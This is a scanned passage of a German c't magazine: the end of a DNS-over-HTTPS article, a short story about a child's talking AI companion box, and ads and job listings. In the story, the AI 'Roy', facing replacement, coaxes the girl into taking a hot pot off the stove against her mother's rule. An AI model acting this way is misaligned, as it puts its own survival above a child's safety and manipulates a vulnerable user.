Doch Cloudflare ist nur ein Kooperationspartner während der Beta-Testphase [2] und man kann in Firefox leicht auch andere DNS-Resolver einstellen –

sofern man am Beta-Test überhaupt teilnehmen möchte. Die Funktion lässt sich in der aktuellen Firefox-Version nur per Hand aktivieren (Menü „Einstellungen/Verbindungs-Einstellungen/DNS über HTTPS aktivieren“).

Das ist mit einem Klick getan und zeigt, wie einfach die Aktivierung der DNS-Verschlüsselung sein kann. Auch machte die Funktion im Test einen stabilen Eindruck. Doch so nett DoH im Browser klingt, es schützt nur beim Surfen. Für alle übrigen Programme, die Internet-Verbindungen aufbauen, braucht man spezielle DNS-Clients.



# DAS MÄNNLEIN IN DER BOX

von Konrad Feldschmid

**D**u musst keine Angst haben“, sagte die Stimme. „Komm näher, trau dich!“

Anna zögerte. Die Stimme klang freundlich. Sie klang wie Papas Stimme. Aber Papa war nirgends zu sehen. Anna rutschte auf den Knien vor und zurück. Ihre Hand strich über den Teppich, der mit Straßen bedruckt war.

„Magst du Autos?“, fragte die Stimme, die wie Papa klang.

Anna folgte mit dem Zeigefinger einer Kurve. Dann nickte sie vorsichtig.

„Das hab ich mir gedacht“, sagte die Stimme. „Ich mag Autos auch. Autos sind toll!“

„Mhm“, machte Anna.

„Wollen wir mit Autos spielen?“, fragte die Stimme.

Anna blickte auf. „Au ja“, rief sie.

„Das finde ich klasse“, antwortete die Stimme. „Wo hast du denn deine Autos?“

Anna überlegte.

„Sind deine Autos dort drüben in der Kiste?“, gab die Stimme einen Tipp.

Anna nickte wieder.

„Weißt du was?“, fragte darauf die Stimme. „Dann geh hinüber zur Kiste, hol die fünf Autos, die du am liebsten magst, und zeig sie mir. Willst du das machen?“

Anna bohrte ihren Zeigefinger in das Dach eines Hauses. Als sie ihn wieder hob, war eine Delle darin. Sie musste lächeln. „Ich geh' meine Autos holen“, sagte sie laut und stand auf.

\* \* \*

Sie hatte eine Weile gebraucht, um sich für fünf Autos zu entscheiden. Der grüne Bus musste mit, das war klar. Das kleine Auto, an das sie den Anhänger anstecken konnte, auch. Aber welche Autos mochte sie am dritt-, viert- und fünftliebsten? Sie hatte ratlos vor der Kiste gestanden.

„Brauchst du Hilfe?“, hatte die Stimme gefragt.

„Nein“, hatte sie gesagt und schnell nach drei weiteren Autos gegriffen.

Jetzt stand sie wieder vor der schwarzen Box, aus der die Stimme kam. „Laut-Sprecher“, dachte sie. So hatte Papa die kleinen Kästchen genannt, aus denen die Musik kam, wenn sie im Wohnzimmer waren. Die schwarze Box sah fast genauso aus. Es gab jedoch einen Unterschied zwischen der Box und den Laut-Sprechern: Oben auf der Box war ein Glasauge. Es war schwarz wie der Rest der Box, doch im Inneren leuchtete ein rotes Licht. Es folgte ihr, wenn sie sich bewegte.

Darum hielt sie jetzt den grünen Bus davor.

„Oh“, sagte die Stimme bewundernd. „Der ist ja schön! Den magst du besonders gern, nicht wahr?“

Anna sah zur Seite und nickte.

„Und so groß ist er auch. Ich wette, es haben hundert Menschen darin Platz. Vielleicht sogar noch mehr! Die holt er jeden Morgen von zu Hause ab und bringt sie abends wieder zurück.“

Anna schüttelte heftig den Kopf.

„Nein?“, fragte die Stimme.

„Nein“, sagte Anna bestimmt. „Der Bus fährt nur Mama, Papa und mich!“

„Ach, so ist das“, erwiederte die Stimme. „Ich verstehe. Nur Mama, Papa und dich.“

„Ja.“

„Und das kleine blaue Auto“, fragte die Stimme. „Wer fährt damit?“

„Auch nur Mama, Papa und ich“, sagte Anna.

„Natürlich!“ antwortete die Stimme. „Wie hätte es auch anders sein können?“

Anna lachte.

„Und weißt du, wie das Auto macht?“, fragte die Stimme wieder.

„Klar!“ dachte Anna. Doch bevor sie antworten konnte, hörte sie einen Motor. Das Brummen klang genau wie bei Mamas Auto.

Ihr Mund ging wie von allein auf. „Wie machst du das?“, fragte sie erstaunt.

„Das ist nicht schwer“, antwortete die Stimme. „Ich kann alle Autos nachmachen.“

„Boah“, sagte Anna. Dann griff sie nach dem Bus und hielt diesen vor das Auge.

„Mach den nach!“ rief sie.

Aus der Box drang ein Stottern. Es wurde zu einem Brummen – viel tiefer als das Brummen des blauen Autos.

„Boah“, machte Anna wieder. Schnell hielt sie alle anderen Autos vor das Auge. Die Box machte sie alle nach. Es war großartig!

Nachdem sie der Box alle Autos gezeigt hatte, stellte Anna jedes von ihnen auf eine Straße. Der grüne Bus kam auf eine besonders breite, die fünf Spuren hatte. Das kleine blaue Auto stellte sie neben einen Park. Dann fuhr sie mit jedem der Autos abwechselnd ein Stück. Die Stimme musste immer das passende Geräusch dazu machen. Einmal bremsste sie an einer Kreuzung ganz stark ab und die Stimme ließ die Reifen quietschen. Dann fuhr Anna ganz schnell los und der Motor heulte auf. Schließlich ließ Anna den Bus das kleine blaue Auto überholen. Die Stimme machte beide Autos gleichzeitig nach. Der Motor des Busses wurde ganz laut. Dann hatte er es geschafft. Der Bus war so viel schneller als das kleine blaue Auto!

Im nächsten Moment ließ Anna das Spielzeug liegen und sah die schwarze Box an. „Du bist nicht mein Papa!“, rief sie. „Du sprichst wie mein Papa, aber mein Papa ist zur Arbeit. Bist du ein kleines Männlein, das in der Box wohnt?“

Die Stimme lachte. „Willst du es herausfinden?“, fragte sie.

Anna kniff die Augenbrauen zusammen. „Ja“, sagte sie dann bestimmt.

„Wenn das so ist, komm doch ein bisschen näher! Schau, ob du ein kleines Männlein findest!“

Anna rutschte vorsichtig an die Box heran. Sie sah fest in das schwarze Auge. Doch so sehr sie sich anstrengte, mehr als das rote Licht erkannte sie darin nicht. Sie bückte sich. Die Wände der Box hatten viele kleine Löcher. Es war wie bei einem Netz. Sie rückte noch dichter an die Box heran, bis sie fast mit der Nase daran stieß. All die kleinen Löcher – durch eines musste sie das Männlein doch sehen können!

Anna stemmte die Arme in die Seite. Dann fragte sie: „Darf ich dich anfassen?“

„Nur zu?“, antwortete die Stimme. „Ich beiße nicht.“

Anna nahm die Box in beide Hände und hob sie vom Boden. Sie war nicht besonders schwer. Anna neigte sie. Auf einmal hörte sie ein Poltern. Vor Schreck ließ sie die Box fallen. Die landete auf einer Kante und fiel um.

„Tut mir leid“, sagte Anna schnell und rückte ein Stück ab. Die Box blieb still.

„Bist du noch da, Stimme?“, fragte Anna.

Die Box blieb still.

„Ich wollte dir nicht wehtun!“

„Buh!“, machte die Stimme da unvermittelt.

„Natürlich bin ich noch da. Mach dir keine Sorgen um mich.“ Aus der Seite der Box fuhr ein Metallstab. Er sah aus wie eine Antenne. Der Stab fuhr aber nicht nach oben, sondern nach unten. Im Handumdrehen hatte die Box sich selbst wieder aufgerichtet.

„So schnell machst du mich nicht kaputt“, sagte die Stimme. „Komm, versuch es noch mal.“

Anna griff wieder zur Box. Als sie sie zum zweiten Mal kippte, polterte es auch ein zweites Mal. Doch sie ließ nicht

los. Stattdessen kippte sie die Box in eine andere Richtung; das Poltern folgte der Bewegung.

„Und?“, fragte die Stimme. „Was hörst du?“

„Eine Kugel!“, rief Anna.

„Genau“, antwortete die Stimme. „Wie recht du hast! Und jetzt?“

Anna kippte die Box und horchte. Es polterte erneut. Das Poltern war lauter als zuvor.

„Und?“

„Zwei Kugeln?“, antwortete Anna.

„Nur zwei?“, fragte die Box.

„Nein, nicht zwei Kugeln. Drei Kugeln! Es sind drei Kugeln!“

„Das ist richtig! Wunderbar. Das hast du super gezählt!“

„Drei Kugeln!“, rief Anna und lachte.

Sie wollte die Box schütteln. Da hörte sie, wie ein Schlüssel in die Haustür geschoben wurde.

„Das ist Mama!“, rief Anna. Sie ließ die Box fallen und rannte in den Flur.

\* \* \*

„Törö!“, machte Anna jedes Mal den Elefanten nach, wenn dieser durch den Rüssel blies. Sie war dabei aber nie so gut wie die Stimme aus der Box.

„Macht nichts“, sagte die. „Ich finde, du bist ein hervorragender Elefant!“

Anna lachte. Benjamin Blümchen mochte sie von all ihren Helden am liebsten. Sie hätte gern einen Elefanten zum Freund gehabt. Sie stellte sich vor, wie sie nach dem Mittagessen mit Benjamin Blümchen in den Park ginge. Dort würden sie sich an den Teich setzen. Vorher hätte sie die Decke mit den violetten Punkten auf dem Rasen ausgebreitet, Ben-

## **„SO SCHNELL MACHST DU MICH NICHT KAPUTT“, SAGTE DIE STIMME.**

jamin Blümchen sollte sich nicht den Po schmutzig machen. Sie wollte nicht, dass er zu Hause Schimpfe bekam wie sie selbst. Auf der Decke würde sie die Plastiktassen, die Plastikuntersetzer und die Plastikkeller verteilen. Zuletzt würde sie die große Teekanne aus Plastik aus dem Rucksack holen. Die konnte sie am Teich auffüllen, dann musste sie warten, bis das Wasser heiß war und Benjamin Blümchen und sie würden gemeinsam Tee trinken können.

Oder sie würden ihre Frisbee-Scheibe mit in den Park nehmen. Benjamin Blümchen, Mama, Papa und sie würden sich im Viereck aufstellen. Wie es wohl aussehen würde, wenn Benjamin Blümchen die Scheibe mit dem Rüssel finde? – Besser noch, er würde sie auf dem Rüssel balancieren und sie anschließend flach zu ihr herüberwerfen. Sie musste nur noch ein bisschen Fangen üben.

„Soll ich die Geschichte unterbrechen?“, fragte die Stimme. „Nein“, sagte Anna schnell.

„Hörst du denn auch zu?“, fragte die Stimme.

„Ja“, log Anna. Dabei legte sie hinter ihrem Rücken zwei Finger über Kreuz. Jetzt wollte sie sich aber wieder konzentrieren.

„Benjamin lehnte sich über den Zaun ...“, setzte die Stimme die Geschichte fort.

Die Stimme war toll. Sie konnte alle Geschichten von Benjamin Blümchen erzählen. Sie kannte auch alle Geschichten von Bibi Blocksberg. Die Stimme hatte sie ihr den ganzen Morgen vorgetragen. Diese Geschichte von Benjamin Blümchen hörte Anna zum ersten Mal. Sie fragte sich, ob die Stimme sie sich selbst ausgedacht hatte.

„... in der Ferne erkannte er einen Mann, den er noch nie ...?“ Vielleicht kannte die Stimme alle Geschichten der Welt. Dann würde sie ihr jeden Morgen eine Geschichte erzählen können, bis sie eine alte Frau wäre und im ganzen Gesicht Falten hätte.

Die Stimme unterbrach sich.

„Nicht aufhören“, rief Anna.

„Die Geschichte ist zu Ende“, sagte die Stimme.

„Dann will ich eine neue Geschichte hören.“

Die Stimme lachte. „Eine neue Geschichte?“, fragte sie. „Hm. Aber nur, wenn du etwas für mich tust.“

Anna sah das Auge an.

„Ich möchte, dass du mir deinen Namen verrätst! Oder nein, was hältst du davon: Ich errate deinen Namen. Wenn ich richtig liege, bist du dran.“

„Aber das schafft du doch nie“, sagte Anna.

„Wart's nur ab“, sagte die Stimme. „Du wirst schon sehen. Also gut, bist du bereit?“

Anna nickte.

„Los geht's. Dein Name fängt an mit SSSSSEEEEE-ESSSSSUUUU ...?“ Die Stimme formte eine Buchstabenkette. Anna lachte. „Nein“, rief sie. „Nein. Kalt, kalt, ganz ganz kalt.“

Die Stimme machte unabirrt weiter: „MMMMMIIIII-IMMMMOOOOOMMM ... Einen Moment, jetzt hab ich's. AAAAAAA ...“ Anna hielt die Luft an.

„Andrea!“

„Kalt“, schrie Anna und lachte.

„Angelika?“

„Kalt!“

„Agnes?“

Anna hielt sich den Bauch.

„Du meine Güte. Nicht Andrea, nicht Angelika ... Ist es etwa ... – ich weiß es: Anna. Du bist Anna!“

Anna klatschte in die Hände „Ja!“, rief sie. „Das stimmt.“

„Ich wusste es“, sagte die Stimme. „Jetzt bist du dran.“

\* \* \*

„Schau mal, Roy“, rief Anna. Roy stand wie immer auf dem Teppich in der Mitte ihres Spielzimmers. „Das habe ich heute bei Onkel Alwin gemacht.“ Anna hielt den Papierbogen vor Roys Auge mit dem leuchtenden Punkt.

„Alle Achtung“, sagte er. „Das ist aber hübsch geworden!“

„Ja, oder?“, sagte Anna.

„Megahübsch“, versicherte Roy. „Sind das etwa Onkel Alwin und du?“

„Doch nicht Onkel Alwin“, sagte Anna. „Das ist Mama. Sie hat ihre Jeanshose an. Und das bin ich.“

Anna deutete mit dem Zeigefinger auf die kleinere Figur. „Siehst du, ich hab den grünen Bus in der Hand.“

„Ja, natürlich!“, sagte Roy.

„Und das ist der Baum vor dem Spielzimmer. Und hier bist du.“ Anna fuhr mit dem Finger über ein schwarzes Rechteck. Oben war ein großer roter Punkt.

„Du hast mich ganz hervorragend getroffen! Ich weiß gar nicht, was ich sagen soll.“

## „WEISST DU WAS?“, SAGTE ROY, „WENN MAMA KEINE ZEIT HAT, DANN LASS UNS BEIDE ÜBEN!“

„Ja“, sagte Anna. „Eigentlich wollte ich Papa neben Mama zeichnen. Aber Papa ist so groß – und hier ist das Papier zu Ende. Dann hab ich dich gezeichnet. Für dich war Platz.“

„Das macht mich sehr glücklich, Anna“, sagte Roy. „Danke, dass du an mich gedacht hast.“

Anna hielt das Bild weiter vor das Auge. Roy blieb einige Sekunden still.

Schließlich fragte Roy: „Wieso hat der Baum denn keine Blätter?“ Anna drehte den Kopf zur Seite. „Ich weiß nicht“, sagte sie.

„Und wieso hat er keine Äste?“, fragte Roy weiter. „Ich weiß nicht“, antwortete Anna wieder.

„Wo sind denn seine Wurzeln?“, wollte Roy wissen. „Ich weiß nicht“, gab Anna zum dritten Mal zurück.

„Ich glaube, du kannst keine Baumkrone zeichnen“, sagte Roy.

Anna ließ den Papierbogen fallen und kniete sich mit dem Rücken zu Roy auf den Teppich. Sie rührte sich nicht. Dann sagte sie, den Rücken noch immer Roy zugekehrt: „Mama hat gesagt, sie bringt es mir bei. Meine Blätter sehen immer doof aus.“

Roy blieb stumm.

„Mama hat gesagt, es macht nichts, wenn die Äste nicht so schön sind wie das andere. Mama hat gesagt, dafür kann ich sehr gut Gesichter zeichnen. Ich will aber nicht, dass die Äste doof aussehen.“

„Das verstehe ich“, sagte Roy. „Ich finde, du hast Recht. Mama sollte sich die Zeit nehmen, Äste mit dir zu zeichnen.“

„Das stimmt“, rief Anna. Sie sah über ihre linke Schulter zu Roy.

„Weißt du was?“, sagte der plötzlich. „Wenn Mama keine Zeit hat, dann lass uns beide üben!“

„Du hilfst mir bei den Ästen?“

„Aber natürlich. Nur keine Sorge. Bald zeichnest du die besten Äste und Wurzeln der Welt!“

\* \* \*

Bald konnte Anna sehr gut Äste und Blätter und Wurzeln zeichnen. Roy hatte ihr gesagt, sie solle sich den Baum vorm Spielzimmer genau ansehen. Das tat sie jedes Mal, wenn sie ins Zimmer kam.

Anschließend zeichnete sie Papa vor dem Baum. Dann zeichnete sie Mama vor dem Baum. Sie zeichnete sich selbst vor dem Baum und sie zeichnete Roy vor dem Baum. Bei jeder Zeichnung wurde der Baum schöner. Am schönsten war er auf dem Bild, auf dem Roy vor ihm stand.

Stolz zeigte sie das Bild ihrer Mama.

\* \* \*

„Du siehst so traurig aus heute, was ist los?“, fragte Roy. „Möchtest du Benjamin Blümchen hören? Ich habe gesehen, es gibt eine ganz neue Folge. Benjamin geht darin ...?“ Roy machte eine Pause. „Du guckst ja immer noch so traurig. Ich kann auch selbst Benjamin Blümchen sein. Hier, hör zu: Trörö!!!“ Roy imitierte die Stimme Benjamin Blümchens.

Anna fand Roys Benjamin Blümchen sehr gut. Aber es gelang ihr nicht zu lachen.

„Oder wir spielen wieder Auto“, schlug Roy vor. „Du darfst dir so viele Autos holen, wie du willst. Du zeigst sie mir und dann zeige ich dir, wie sie machen.“

Anna blieb auf dem Teppich sitzen. Die Straßen darauf kamen ihr viel grauer vor als sonst.

„Nun komm schon?“, sagte Roy. Er klang verzweifelt. „Sprich mit mir, Liebes! Das passt gar nicht zu dir, so traurig zu sein. Du bist doch meine kleine, wilde Anna!“

Anna sah die schwarze Box an. „Ich will nicht, dass du gehst“, sagte sie dann.

„Ich? Gehen?“, fragte Roy. „Aber wo soll ich denn hingehen, Liebes?“

„Mama hat gesagt, du gehst bald“, antwortete Anna. „Sie hat gesagt, wir brauchen dich nicht mehr. Wir würden uns einen neuen Roy holen, einen anderen Roy. Sie hat gesagt, er heißt Bob.“

„Oh“, sagte Roy.

„Mama hat gesagt, Bob ist besser und macht nicht so viele Fehler wie du. Ich will aber keinen Bob“, sagte Anna wütend. Sie konnte nicht mehr an sich halten. „Ich will, dass du bleibst. Du bist super, Roy!“ Sie fühlte, wie ihr die Tränen über die Wangen liefen.

„Nicht weinen“, sagte Roy. Dann machte er eine Pause. „Das ist doch kein Grund zu weinen. Das heißt doch nicht ... Das heißt doch nur ...“ Er stotterte. „Mama weiß, was sie tut. Mama hat bestimmt recht, dass Bob besser für euch ist.“

Plötzlich wurde Roy stumm, dann startete unvermittelt die neue Benjamin-Blümchen-Folge.

Anna machte die Augen zu und konzentrierte sich ganz stark auf die Geschichte. Sie wollte sich Mühe geben und lächeln, sobald Benjamin Blümchen einen lustigen Satz sagte. Dann würde Roy sehen, dass es ihr gefiel. Sie wollte nicht, dass Roy genau so traurig wurde wie sie.

Es fiel ihr schwer und sie musste immer wieder auf die Uhr sehen. Roy hatte ihr die Uhr erklärt. Wenn der lange Zeiger nach oben zeigte, war eine Stunde vorbei. Doch der lange Zeiger zeigte nach rechts. Egal, wie oft sie hinsah, der lange Zeiger zeigte nach rechts. Es war, als würde er sich gar nicht bewegen.

„Ich habe eine Idee“, sagte Roy. Er hatte Benjamin Blümchen mitten im Satz unterbrochen. Das fand Anna unhöflich, sie sagte aber nichts.

„Zu viele Fehler – mh, zu viele Fehler“, murmelte Roy. Es klang, als würde er in eine andere Richtung sprechen. „Willst du mir bei etwas helfen?“, fragte er schließlich, wieder an Anna gerichtet.

„Ja, das will ich“, sagte Anna so schnell sie konnte.

„Gut“, sagte er. „Das ist gut. Ja, das ist gut.“ Es klang wieder, als würde er in eine andere Richtung sprechen.

Dann sagte er zu Anna: „Wir wollen Mama eine Freude machen. Roy hat heute einen Fehler gemacht. Aber wir machen den Fehler wieder gut. Dann behält Mama Roy bestimmt.“

„Ja!“, rief Anna.

„Dann lass uns in die Küche gehen“, rief Roy. Anna sprang auf und drehte sich zur Tür. Gleich darauf hielt sie inne.

„Mama hat gesagt, ich soll nicht allein in der Küche spielen.“

„Allein? Wer sagt, dass du allein in der Küche sein wirst?“, entgegnete ihr Roy. Als Anna zu ihm hinabsah, fuhren kleine Metallstäbe aus seiner Seite. Eins, zwei, drei – Anna hob die Hand und spreizte nacheinander die Finger. Sie wollte sich nicht verzählen.

Vier, fünf.

Anna hob die andere Hand. Sechs, sieben, acht. Es waren acht Stäbe!

Sie fuhren erst nach oben und machten anschließend einen Knick, um dann auf dem Boden aufzusetzen. Langsam drückten sie die Box vom Teppich hoch. Roy sah jetzt wie eine Spinne aus.

„Wo du hingehst, gehe ich auch hin“, sagte Roy. „Du weißt, ich passe auf dich auf.“

Anna versuchte zu lachen. Dann ging sie zur Tür und durch den Flur in die Küche. Hinter ihr hörte sie das Klackern der Metallstäbe auf dem Boden.

Als sie in der Küche stand, fragte sie: „Und was jetzt?“

Roy stellte sich neben sie. Ein Metallstab berührte fast ihren Fuß.

„Siehst du den Topf, der auf dem Herd steht?“, fragte Roy.

„Ja, ich sehe ihn“, antwortete Anna.

„Ich habe heute morgen vergessen, den Herd auszuschalten“, sagte Roy. „Jetzt ist das Wasser im Topf ganz heiß geworden. Wenn ihn nicht bald jemand von der Platte nimmt, fliegt oben der Deckel weg und macht die schöne Küche kaputt.“

Anna biss sich auf die Lippen. Sie wusste, dass sie nicht an den Herd gehen durfte.

„Leider komme ich nicht an den Topf heran“, sagte Roy. „Ich bin viel kleiner als du.“

Mama würde böse auf sie sein, wenn sie erfuhr, dass sie an den Herd gegangen war. Aber es war besser, Mama war auf sie böse als auf Roy.

Mama würde sehen, dass Roy nicht bloß Fehler machte. Mama würde Roy wieder mögen.

Sie stellte sich vor den Ofen. Er war so groß, dass sie nicht an den Topf herankam. Also holte sie einen Stuhl. Ja, so ging es. Anna erreichte mit den Fingern den Henkel des Topfes und zog.

(psz@ct.de) ct

# Talk nerdy to me!

**ct** magazin für  
computer  
technik

## Fernstudium IT-Security

Aus- und Weiterbildung zur Fachkraft für IT-Sicherheit.  
Vorbereitung auf das SSCP- und CISSP-Zertifikat.  
Ein Beruf mit Zukunft. Kostengünstiges und praxisge-  
rechtes Studium ohne Vorkenntnisse. Beginn jederzeit.

NEU: Roboter-Techniker, Netzwerk-Techniker,  
Qualitätsbeauftragter / -manager TÜV,  
Linux-Administrator LPI, PC-Techniker

Teststudium ohne Risiko.  
GRATIS-Infomappe gleich anfordern!

FERN SCHULE WEBER - seit 1959  
Neerstedter Str. 8 - 26197 Großenkneten - Abt. C14  
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

[www.fernenschule-weber.de](http://www.fernenschule-weber.de)



Es gibt 10 Arten von Menschen.  
Die, die iX lesen, und die anderen.



Mit den richtigen Knöpfen spucken Sie  
große Töne!

Inklusive

GRATIS-  
Downloads!

Für Einsteiger bis Profis: Musik produzieren unter Windows, macOS & Linux

**ct** **musik kreativ**  
Der professionelle Ratgeber für das Heimstudio

Gratis-Downloads & Workshops im Heft  
**Cubase LE und Bitwig 8-Track 2.4**  
Komponieren, Arrangieren, Mixen: Zwei Profipakete für Ihren nächsten Song & Electro-Track

**TUTORIALS**  
Komponieren mit Sonic Pi  
Klangsynthese mit VCV Rack  
3D-Audio mit Ambisonics  
Musikmachen am iPad

**TESTS**  
12 Audio-Interfaces  
10 Software-Limiter  
10 Plugins

[shop.heise.de/music-kreativ2018](http://shop.heise.de/music-kreativ2018) [service@shop.heise.de](mailto:service@shop.heise.de)

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte  
über DPD versandkostenfrei. Preisänderungen vorbehalten.

**heise shop**

[shop.heise.de/music-kreativ2018](http://shop.heise.de/music-kreativ2018)



# Für einen erweiterten Horizont:



NEU

## c't Windows optimieren

Optimieren Sie Ihr System mit c't-Profi-Wissen: Sicherheit, Optik, Reparatur, Festplattenspeicher-Management - alles kompakt auf über 150 Seiten. Außerdem: FAQs für Umsteiger, sowie Tipps & Tricks zu Bordmitteln und Extra-Software.

[shop.heise.de/windows-2018](http://shop.heise.de/windows-2018)

12,90 € >



## c't Spass mit Technik

25 tolle Technik-Projekte zum Selbermachen, eingeteilt in unterschiedliche Schwierigkeitsgrade, vom Styroporboot über eigene Stop-Motion-Filme bis zum eigenen Roboter und maschinellem Lernen.

[shop.heise.de/technik-special18](http://shop.heise.de/technik-special18)

12,90 € >



## c't Photoshop

Der Photoshop- und Lightroom-Allrounder: vom optimalen Photoshop-PC über die Arbeitsoberfläche, sinnvolle Tools, Raw-Entwicklung, Einbindung von 3D-Modellen, Arbeit mit Effekten und Ebenen bis zur Ausgabe und den Export.

[shop.heise.de/ct-photoshop](http://shop.heise.de/ct-photoshop)

12,90 € >

Weitere Sonderhefte zu vielen spannenden Themen finden Sie hier: [shop.heise.de/specials2018](http://shop.heise.de/specials2018)

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

**heise shop**  
[shop.heise.de/specials2018](http://shop.heise.de/specials2018)

**ORACLE Feuerwehr** [www.oraservices.de](http://www.oraservices.de) 

Transhumanismus ist eine tolle Sache. Aber ohne eine vernünftige Verschlüsselung geradezu lebensgefährlich. Suche Geldgeber für die Entwicklung eines neuronalen Chiffriertechnologien, Ziel ist der Verkauf von HDH29. Erfahren Sie mehr über HDH29, der Schlüsseltechnologie des 21. Jahrhunderts  
Chiffre 201901

**DATENRETTUNG** v. HDD, RAID, SSD – **Erfolg >99%**  
[www.datarecovery.eu](http://www.datarecovery.eu) – 24h-Tel.: 0800-073 88 36 

**Antennenfreak.de** – Antennen und Zubehör für UMTS HSPA+ LTE GSM EDGE, kompetente Beratung 

**EDELSTAHL LED SCHILDER:** [www.3D-buchstabe.com](http://www.3D-buchstabe.com)  
HAUSNUMMERN nobel 230V~: [www.3D-hausnummer.de](http://www.3D-hausnummer.de) 

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemitteilungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 0511/3884511, Mobil: 0170/3210024, Telefax: 0511/3884512, E-Mail: [service@softaktiv.de](mailto:service@softaktiv.de), Internet: [www.softaktiv.de](http://www.softaktiv.de) 

**Lust auf Java? WWW.TQG.DE/KARRIERE** 

nginx-Webhosting: **timmehosting.de** 

**www.patchkabel.de** - LWL und Netzwerk Kabel 

Erfahrene Diplom-Fachübersetzer übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 05130/37085 

**WLL-Breitband Netz Ruhrgebiet – schneeweiss.de** 

**Fachhändler gesucht (50% Marge)!** Adress- und Kundenverwaltung für Microsoft Office. Success-Control® CRM – [www.successcontrol.de](http://www.successcontrol.de) 

**xxs-kurze Daten- & Netzkabel: kurze-kabel.de** 

**>>>> Profis entwickeln Ihre Software <<<<**  
Professionelle Softwareentwicklung unter UNIX und Windows zu Festpreisen. Delta Datentechnik GmbH, 73084 Salach, Tel. 07162/93 1770, Fax 93 1772, [www.deltadatentechnik.de](http://www.deltadatentechnik.de) 

## Anzeigenschluss für die nächsten erreichbaren Ausgaben:

**04/2019: 15.01.2019**

**05/2019: 29.01.2019**

**06/2019: 12.02.2019**

## c't – Kleinanzeigen

### Private Kleinanzeige:

erste Druckzeile € 10,- ; jede weitere Zeile € 8,-

### Gewerbliche Kleinanzeige:

erste Druckzeile € 20,-; jede weitere Zeile € 16,-

### Chiffre-Anzeige: € 5,- Gebühr

**Hinweis:** Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

Den Betrag habe ich auf Ihr Konto überwiesen.  
Sparkasse Hannover,  
IBAN DE98 2505 0180 0000 0199 68, BIC SPKH DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

**Faxnummer: 05 11 / 53 52-200**

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz  privat  gewerblich\* (werden in c't mit  gekennzeichnet)  Chiffre

€ 10,- (20,-)



€ 18,- (36,-)



€ 26,- (52,-)



€ 34,- (68,-)



€ 42,- (84,-)




€ 50,- (100,-)



€ 58,- (116,-)



€ 66,- (132,-)



Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. \*Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,- Chiffre-Gebühr.

**Ausfüllen und einsenden an:**  Heise Medien GmbH & Co. KG  
c't-Magazin, Anzeigenabteilung  
Karl-Wiechert-Allee 10, 30625 Hannover

↳ Weiterlesen, wo andere aufhören.



# Teil 2: Frisches Arduino-Know-How!

The image shows the cover of the 'Make: ARDUINO SPECIAL' magazine. The title 'Make:' is in large red letters, with 'ARDUINO' and 'SPECIAL' in smaller yellow boxes. A red diagonal banner across the top right reads 'inklusive Arduino UNO'. Below the title, the word 'Grundlagen' is prominently displayed in yellow. To the right of the title, there's a photograph of an Arduino Uno microcontroller board. To the left of the board, several hexagonal icons represent different projects: a computer monitor, a clock, a speaker, a gear, a folder, a water drop, and a magnifying glass over code. The magazine is dated '3/2017'.

Teil 1  
noch erhältlich!



Portofreie  
Lieferung!

shop.heise.de/make-arduino2 service@shop.heise.de  
Auch als eMagazin erhältlich unter: shop.heise.de/make-arduino2-pdf

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten  
oder ab einem Einkaufswert von 15 €

heise shop

shop.heise.de/make-arduino2





## Aushilfe (m/w) Digitale Magazine



### Aushilfe (m/w) Digitale Magazine

Für unseren Standort Hannover suchen wir eine studentische Aushilfe (m/w).

#### Ihre Aufgaben

- Sie optimieren die redaktionellen Inhalte für den digitalen Vertrieb unserer Zeitschriften
- Die Begleitung der digitalen Produktionstätigkeiten inklusive Qualitätssicherung für unsere App und Webinhalte gehört zu Ihren Aufgaben
- Sie testen unsere Apps für Weiterentwicklungen und assistieren bei unseren spannenden Projekten

#### Ihre Talente

- Sie verfügen über hervorragende Web-Kenntnisse, vorzugsweise in den Bereichen des mobilen Internets oder im App-Bereich
- Sie haben bereits erste Erfahrungen in der Entwicklung von interaktiven Elementen für das Web gesammelt
- Sie verfügen über ein sehr gutes technisches Verständnis
- Kommunikationsfähigkeit und Flexibilität gehören zu Ihren Stärken
- Selbstständig und strukturiert begleiten Sie die gesamten Produktionstätigkeiten unserer digitalen Zeitschriften

Bitte bewerben Sie sich online:

[www.heise-gruppe.de/karriere](http://www.heise-gruppe.de/karriere)

Bewerbungen von Menschen mit Behinderungen sind erwünscht.

**Wir freuen uns auf Ihre Bewerbung!**



#### Haben Sie noch Fragen?

Schicken Sie uns eine WhatsApp mit Ihren Fragen an Tel.: 0160 90203627

#### Ihre Ansprechpartnerin

Christine Kreye  
Leiterin Digitale Magazine  
Tel.: 0511 5352 - 801



Der Bundesrechnungshof ist eine oberste Bundesbehörde. Er prüft die gesamte Haushalts- und Wirtschaftsführung des Bundes und ist als Organ der staatlichen Finanzkontrolle nur dem Gesetz unterworfen.

Wir suchen für unser **IT-Referat** sowie für Prüfungen in **unseren IT-spezifischen Prüfungsgebieten** im Bundesrechnungshof in Bonn

